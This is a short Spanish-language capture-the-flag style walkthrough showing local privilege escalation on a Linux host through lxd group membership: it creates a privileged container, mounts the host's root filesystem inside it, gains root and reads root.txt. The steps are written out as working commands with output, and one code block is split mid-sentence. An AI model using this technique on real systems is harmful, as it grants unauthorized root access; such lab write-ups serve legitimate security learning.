
Y siguiendo las instrucciones de

https://medium.com/@mstrbgn/privilege-escalation-using-lxd-lxc-group-assignment-to-a-user-a-security-misconfiguration-a4892f611d6f

```
1- concebolla@tortillapapas:/tmp$ lxc storage create mypool dir
Storage pool mypool created

2- concebolla@tortillapapas:/tmp$ lxd init

3- concebolla@tortillapapas:/tmp$ lxc init ubuntu:16.04 test -c security.privileged=true
Creating test

4- concebolla@tortillapapas:/tmp$ lxc config device add test hack disk source=/
path=/mnt/root recursive=true
Device hack added to test

5- concebolla@tortillapapas:/tmp$ lxc start test

6- concebolla@tortillapapas:/tmp$ lxc exec test /bin/sh
# bash -p
root@test:~# whoami
root
root@test:~#
```

Como estamos dentro de un contenedor debemos acceder a

```
donde está montado

root@test:~# cd /mnt/root

root@test:/mnt/root# cd root
root@test:/mnt/root/root# ls
root.txt
```



```
conceboll@tortillapapas:/tmp$ lxc exec test /bin/sh
# bash -p
root@test:~# whoami
root
root@test:~# 
```

🖖 **Buen día.**